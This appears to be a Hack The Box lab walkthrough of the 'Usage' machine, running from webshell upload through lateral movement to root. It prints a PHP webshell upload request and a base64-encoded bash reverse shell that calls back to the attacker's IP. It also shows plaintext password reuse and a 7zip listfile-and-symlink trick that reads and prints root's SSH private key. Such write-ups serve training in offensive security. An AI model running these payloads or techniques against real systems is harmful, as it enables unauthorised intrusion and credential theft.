
```
POST /admin/auth/setting HTTP/1.1
Host: admin.usage.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://admin.usage.htb/admin/auth/setting
X-PJAX: true
X-PJAX-Container: #pjax-container
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------882966653309826663522199899 67
Content-Length: 641
Origin: http://admin.usage.htb
DNT: 1
Connection: close
Cookie: remember_admin_59ba36addc2b2f9401580f014c7f58ea4e30989d=eyJpdiI6ImZ6UFpsVGVhbWpyQTkyZkpmRll2Qnc9PSIsInZhbHMDI5ZTkxOWFjMDJjNTBlYWRjNGM1NDNmIiwidGFnIjoiIn0%3D; XSRF-TOKEN=eyJpdiI6IjB0OHZMTUZFdHBxNlgweTRlQm40cXc9PSIsInZhbHV2J4bHA0aDZhZVhjNGw3aXV5ME5aSTI3NEJHSEF4MnRzNnZDam9YYVdVSTM3RExeWtEanNaeDBjNS85MUVCdkJCUXR5citWSm1ra1J4UFg2QzhvQkl
Sec-GPC: 1

-----------------------------882966653309826663522199899 67
Content-Disposition: form-data; name="name"

Administrator
-----------------------------882966653309826663522199899 67
Content-Disposition: form-data; name="avatar"; filename="shell.jpg"
Content-Type: image/jpeg

<?php system($_GET["melo"]); ?>
```

Here, we tamper with the `filename=` parameter and append `.php` to the extension, so that the target web server will interpret our PHP correctly. The full filename therefore becomes `shell.jpg.php`:




```
Pretty  Raw  Hex
POST /admin/auth/setting HTTP/1.1
Host: admin.usage.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://admin.usage.htb/admin/auth/setting
X-PJAX: true
X-PJAX-Container: #pjax-container
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------123243546835333242702548752458
Content-Length: 646
Origin: http://admin.usage.htb
DNT: 1
Connection: close
Cookie: remember_admin_59ba36addc2b2f9401580f014c7f58ea4e30989d=eyJpdiI6ImZ6UFpsVGVhbWpyQTkyZkpmRll2Qnc9PSIsInZhbHMDI5ZTkxOWFjMDJjNTBlYWRjNGM1NDNmIiwidGFnIjoiIn0%3D; XSRF-TOKEN=eyJpdiI6ImF4SXd1allpL2J0TURXY0Z6NWR4Qnc9PSIsInZhbHV3phRitCSGl2MTArU0pvRHFNeUFVYjRQcUxCWXBObGliS250cUVCM3BUaFRtamgzVS9aTW96enlwbTNCYjQ5LzFRUXhvd3pJdW5TSFQ4MVdlMlkzalJ
Sec-GPC: 1

-----------------------------123243546835333242702548752458
Content-Disposition: form-data; name="name"

Administrator
-----------------------------123243546835333242702548752458
Content-Disposition: form-data; name="avatar"; filename="shell.jpg.php"
Content-Type: image/jpeg

<?php system($_GET["melo"]); ?>

-----------------------------123243546835333242702548752458
```

Once we forward the request, the image is uploaded successfully and we can copy the link where it is stored:




By opening that link in a new tab, we can interact with our webshell by appending `?melo={command}` to the URL. For instance, to run the `id` command, we access:

```
http://admin.usage.htb/uploads/images/shell.jpg.php?melo=id
```



uid=1000(dash) gid=1000(dash) groups=1000(dash)

We see that the command is executed successfully and learn that the web application runs as the `dash` user. Upgrading our web shell to an interactive reverse shell is trivial; we start by generating a payload on revshells.



We select the (default) `Bash -i` payload, using the `sh` shell and encoding it using `Base64` to avoid any issues with special characters, which can often arise when using web shells.

We start a `Netcat` listener on the same port as the one we specified for the reverse shell:

```
nc -nlvp 4444
```

Finally, we copy the encoded payload and feed the following command to our webshell:

```
echo {PAYLOAD} | base64 -d | bash
```

When issuing the command through a web browser, we do not even have to URL-encode the payload, as our browser will do that for us. We simply access the following URL to trigger the reverse shell:

```
http://admin.usage.htb/uploads/images/shell.jpg.php?melo=echo
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMzAvNDQ0NCAwPiYx | base64 -d | bash
```

We instantly get a callback on our listener and now have a fully interactive shell on the target system:

```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.11.18] 58174
sh: 0: can't access tty; job control turned off
$ id
uid=1000(dash) gid=1000(dash) groups=1000(dash)
```

We spawn a new `PTY` using `script` to stabilise our shell:

```
$ script /dev/null -c bash

Script started, output log file is '/dev/null'.
dash@usage:/var/www/html/project_admin/public/uploads/images$
```

The `user` flag can be found at `/home/dash/user.txt`.

Lateral Movement

We take a look at any TCP ports that might be open locally on the machine:

```
dash@usage:~$ ss -tlpn

State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
LISTEN 0      151        127.0.0.1:3306       0.0.0.0:*
LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*
LISTEN 0      128          0.0.0.0:22         0.0.0.0:*
LISTEN 0      1024       127.0.0.1:2812       0.0.0.0:*    users:
(("monit",pid=33663,fd=5))
LISTEN 0      511          0.0.0.0:80         0.0.0.0:*    users:(("nginx",pid=1277,fd=6),
("nginx",pid=1276,fd=6))
LISTEN 0      70         127.0.0.1:33060      0.0.0.0:*
LISTEN 0      128             [::]:22            [::]:*
```

Ports `3306` and `33060` belong to `MySQL`, by default, which we have already enumerated. Port `2812`, however, seems interesting as it does not belong to the typical assortment of open ports. We see that the port belongs to a process `monit`, with a process ID (PID) of `33663`.

Unfortunately for us, process snooping seems to be restricted on the box, as we can only see processes belonging to our user:

```
dash@usage:~$ ps aux

USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
dash        1276  0.0  0.1  66900  7208 ?        S    Aug05   1:26 nginx: worker
dash        1277  0.0  0.1  67168  7516 ?        S    Aug05   2:30 nginx: worker
dash       33491  0.0  0.0   2892   952 ?        S    15:16   0:00 sh -c echo c2
dash       33494  0.0  0.0   4364  1488 ?        S    15:16   0:00 bash
dash       33495  0.0  0.0   2892   936 ?        S    15:16   0:00 sh -i
dash       33515  0.0  0.0   2808  1076 ?        S    15:18   0:00 script /dev/n
dash       33516  0.0  0.0   2892  1064 pts/0    Ss   15:18   0:00 sh -c bash
dash       33517  0.0  0.1   5684  4892 pts/0    S    15:18   0:00 bash
dash       34154  0.0  0.0  84684  3480 ?        Sl   15:27   0:00 /usr/bin/moni
dash       34163  0.0  0.0   7064  1576 pts/0    R+   15:28   0:00 ps aux
```

The `fstab` file also reveals as much, as `/proc` is mounted with the `hidepid` option set to `2`, effectively concealing other users' processes:

```
dash@usage:~$ cat /etc/fstab

<...SNIP...>
proc /proc proc defaults,hidepid=2 0 0
<...SNIP...>
```

> `/etc/fstab` **File**: This file is used to define how disk partitions, various other block devices, or remote filesystems should be mounted and integrated into the filesystem.
>
> `proc` **Filesystem**: The `proc` filesystem is a pseudo-filesystem which provides an interface to kernel data structures. It is commonly mounted at `/proc`.
>
> **Mount Options**:
>
> - `defaults`: Uses the default mount options which are `rw`, `suid`, `dev`, `exec`, `auto`, `nouser`, and `async`.
> - `hidepid=2`: This option hides the processes of other users. With `hidepid=2`, users cannot see any other users' processes and their `/proc/[pid]` directories. This increases security by limiting the visibility of other users' processes and reduces the risk of process snooping.
>
> By using the `hidepid=2` option, the system administrator has increased the security of the system by making it difficult for a user to view and interact with processes that they do not own. This is particularly useful in multi-user environments or systems where sensitive information about running processes needs to be protected from unauthorised users.

Moving along, we see if we can find a `service` file belonging to the `monit` service:

```
dash@usage:~$ find / -name monit.service 2>/dev/null

/sys/fs/cgroup/system.slice/monit.service
/usr/share/doc/monit/examples/monit.service
/etc/systemd/system/monit.service
/etc/systemd/system/multi-user.target.wants/monit.service
```

We are successful and so we check out how the service file is defined.

```
dash@usage:~$ cat /etc/systemd/system/monit.service

[Unit]
Description=Monitoring Service
After=network.target

[Service]
Type=simple
Restart=always
RestartSec=2
User=dash
Group=dash
ExecStart=/usr/bin/monit

[Install]
WantedBy=multi-user.target
```

Researching the service, we find out that monit is a utility for managing and monitoring Unix systems. It also conducts automatic maintenance and repair and can be configured to execute actions in error situations, making it an interesting candidate exploitation-wise. In the `.service` file we see that `monit` is running as `dash`, which explains why we know its PID despite process snooping being disabled on the machine. This makes it less interesting for exploitation; nevertheless, we will take a closer look at its configuration to see if we can learn something.

In our user's home directory, we find the monit control file, namely `.monitrc`:

```
dash@usage:~$ ls -al ~

total 52
drwxr-x--- 6 dash dash 4096 Aug  7 15:50 .
drwxr-xr-x 4 root root 4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root    9 Apr  2 20:22 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan  6  2022 .bashrc
drwx------ 3 dash dash 4096 Aug  7  2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20  2023 .config
drwxrwxr-x 3 dash dash 4096 Aug  7  2023 .local
-rw-r--r-- 1 dash dash   32 Oct 26  2023 .monit.id
-rw-r--r-- 1 dash dash    6 Aug  7 15:50 .monit.pid
-rw------- 1 dash dash 1192 Aug  7 15:51 .monit.state
-rwx------ 1 dash dash  707 Oct 26  2023 .monitrc
-rw-r--r-- 1 dash dash  807 Jan  6  2022 .profile
drwx------ 2 dash dash 4096 Aug 24  2023 .ssh
-rw-r----- 1 root dash   33 Aug  5 18:12 user.txt
```

Within, we find a plaintext password for the `admin` user:

```
dash@usage:~$ cat ~/.monitrc
```

```
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert

#System Monitoring
check system usage
    if memory usage > 80% for 2 cycles then alert
    if cpu usage (user) > 70% for 2 cycles then alert
        if cpu usage (system) > 30% then alert
    if cpu usage (wait) > 20% then alert
    if loadavg (1min) > 6 for 2 cycles then alert
    if loadavg (5min) > 4 for 2 cycles then alert
    if swap usage > 5% then alert

check filesystem rootfs with path /
       if space usage > 80% then alert
```

Whenever we find a password, we ought to see whether it is being reused elsewhere. We see that besides the `root` user, there exists another low-privileged account named `xander`.

```
dash@usage:~$ ls -al /home

total 16
drwxr-xr-x  4 root   root   4096 Aug 16  2023 .
drwxr-xr-x 19 root   root   4096 Apr  2 21:15 ..
drwxr-x---  6 dash   dash   4096 Aug  7 15:56 dash
drwxr-x---  4 xander xander 4096 Apr  2 20:25 xander
```

We use `su` to try and authenticate as `xander` with the discovered password `3nc0d3d_pa$$w0rd`:

```
dash@usage:~$ su xander

Password: 3nc0d3d_pa$$w0rd
id
uid=1001(xander) gid=1001(xander) groups=1001(xander)
```

Our attempt is successful, and we now have access to the `xander` account. We close the reverse shell and authenticate via `SSH` for a more stable shell.

```
ssh xander@usage.htb

The authenticity of host 'usage.htb (10.10.11.18)' can't be established.
ED25519 key fingerprint is SHA256:4YfMBkXQJGnXxsf0IOhuOJ1kZ5c1fOLmoOGI70R/mws.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'usage.htb' (ED25519) to the list of known hosts.
xander@usage.htb's password: 3nc0d3d_pa$$w0rd
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)
<...SNIP...>

xander@usage:~$
```

Privilege Escalation

We start our enumeration by checking out our user's `sudo` permissions.

```
xander@usage:~$ sudo -l

Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
```

We see that we can execute the `usage_management` binary as `root`. The file in question appears to be a custom executable:

```
xander@usage:~$ file /usr/bin/usage_management

/usr/bin/usage_management: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=fdb8c912d98c85eb5970211443440a15d910ce7f, for GNU/Linux 3.2.0, not stripped
```

Dynamic Analysis

We start poking at the binary by simply running it to see what we can do:

```
xander@usage:~$ sudo /usr/bin/usage_management

Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
```

We get an option to either back up the project, the `MySQL` database, or reset the admin's password.

Option one seems to run a `7zip` command to create a backup inside `/var/backups`:

```
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7513
32-Core Processor                 (A00F11),ASM,AES-NI)

Scanning the drive:
2984 folders, 17946 files, 113878956 bytes (109 MiB)

Creating archive: /var/backups/project.zip

Items to compress: 20930


Files read from disk: 17946
Archive size: 54830017 bytes (53 MiB)
Everything is Ok
```

Option two runs without producing any output, but we do see a `mysql_backup.sql` file being created in the same directory as the project backup:

```
xander@usage:~$ ls -al /var/backups/

total 57184
drwxr-xr-x  2 root root     4096 Aug  7 16:05 .
drwxr-xr-x 14 root root     4096 Apr  2 21:15 ..
<...SNIP...>
-rw-r--r--  1 root root  1337512 Aug  7 16:05 mysql_backup.sql
-rw-r--r--  1 root root 54830017 Aug  7 16:05 project.zip
```

Finally, option three just states that the password was reset:

```
Enter your choice (1/2/3): 3
Password has been reset.
```

Static Analysis

A straightforward yet effective way to get an initial grasp of a binary's behavior is by running `strings` on it. This can sometimes reveal hardcoded passwords or other important information.

```
xander@usage:~$ strings /usr/bin/usage_management

<...SNIP...>
chdir
<...SNIP...>
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
<...SNIP...>
```

In this case, we see commands that provide insight into the tool's behavior.

Firstly, the `MySQL` backup appears to be performed using `mysqldump`, which is a common practice and implemented soundly here.

```
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
```

Next, we see the command triggering the project backup via `7zip`:

```
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
```

> - `a` stands for append mode and adds files to the specified archive (`/var/backups/project.zip`)
> - `-tzip` specifies the filetype for the destination archive, namely ZIP
> - `-snl` stores symlinks as links (not as the files they point to)
> - `-mmt` enables multithreading for faster compression
> - `-- *` includes all files and directories in the current directory

This command follows a `chdir` command, which attempts to set the current working directory (CWD) to `/var/www/html`.

The `-snl` flag hints towards symlinks, which is a common misconfiguration turned attack vector. According to a HackTricks article, `7zip` can be abused to include arbitrary files in archives if we have permission to write a symlink into the source destination. In this case, the source is `/var/www/html`.

```
xander@usage:~$ ls -ld /var/www/html/

drwxrwxrwx 4 root xander 4096 Apr  3 12:39 /var/www/html/
```

Since we have `RWX` permissions on the directory, we can leverage the backup function in the `usage_management` tool to read arbitrary files, such as the `root` user's private SSH key.

Steps to Exploit

1. Navigate to `/var/www/html` and create a file called `@id_rsa`:
    - The `@id_rsa` file (also referred to as a listfile) tells `7zip` that `id_rsa` contains a list of files to be compressed. However, since `id_rsa` will be a symlink to the `root` user's private SSH key, `7zip` will read and display the contents of this file instead.
    - Creating `@id_rsa` ensures that `7zip` looks for a list of files in the `id_rsa` symlink.

```
xander@usage:/var/www/html$ touch @id_rsa
```

2. Create a symlink to the `root`'s SSH key:

- This symlink, named `id_rsa`, points to the actual file we want to read. When `7zip` attempts to read the list of files from `id_rsa`, it instead reads the content of `/root/.ssh/id_rsa`.

```
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
```

3. Run the tool with `sudo` and select the `Project Backup` option:

- This step triggers the `7zip` command, which follows the symlink and includes the contents of the root's SSH key in the archive.

```
xander@usage:/var/www/html$ sudo /usr/bin/usage_management

Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

<...SNIP...>

-----BEGIN OPENSSH PRIVATE KEY----- : No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW : No more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi : No more files
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q : No more files
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs : No more files
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM= : No more files
-----END OPENSSH PRIVATE KEY----- : No more files
----------------
Scan WARNINGS: 7
```

We see that the private SSH key was indeed included in the output, and so we paste it to our local machine and format it correctly:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM=
-----END OPENSSH PRIVATE KEY-----
```

> Ensure that you remove the trailing `: No more files`, including the first space; none of the lines should have trailing spaces.

We then apply the necessary permissions to the file and use it to authenticate as `root`.

```
chmod 600 id_rsa
ssh -i id_rsa root@usage.htb

Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)
<...SNIP...>

Last login: Mon Apr  8 13:17:47 2024 from 10.10.14.40
root@usage:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The final flag can be found at `/root/root.txt`.

Afterword

Why `@id_rsa` Enables the Exploit

The presence of `@id_rsa` tricks `7zip` into treating `id_rsa` as a list of files to compress. Since `id_rsa` is a symlink to the root's SSH key, `7zip` reads the contents of the SSH key file, causing the contents to be included in the output.

The Role of `-snl` Flag

The full `7z` command used to create the archive is:

```
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
```

The `-snl` flag is defined as follows:

```
  -snl : store symbolic links as links
```

While one might assume this would break the vector we just abused, this flag does not prevent this exploit. Instead, it ensures that the symlink itself is stored in the archive rather than the file it points to. However, when `7zip` reads the `id_rsa` symlink as a list of files, it still follows the symlink to read the target file's content, which allows the exploit to work.